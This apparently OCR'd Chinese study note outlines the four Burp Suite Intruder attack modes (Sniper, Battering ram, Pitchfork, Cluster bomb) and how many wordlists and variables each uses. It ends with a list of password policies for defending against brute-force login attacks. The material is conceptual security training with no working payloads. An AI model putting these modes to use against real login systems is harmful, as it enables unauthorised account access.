
Attack Type

第一种Sniper

- 需要字典：1个【payloadset部分只能选择1】
- 变量数量：不限

第二种Battering ram

- 需要字典：1个【payloadset部分只能选择1】
- 变量数量：不限



第四种Cluster bomb

- 需要字典：N个【payloadset可以选择N个】
- 变量数量：N个【需要和字段数量相同】

第三种Pitch fork

- 需要字典：N个【payloadset可以选择N个】
- 变量数量：N个【需要和字段数量相同】

生成密码类型，生成原始模板，怎么攻击找到

怎么防御暴力破解（ppt）

不使用纯字母或纯数字并且为顺序的密码

密码长度不小于8位

密码使用期限最长为30天

不要使用与自己有关的密码，如生日、姓名简写等

限制错误登录次数。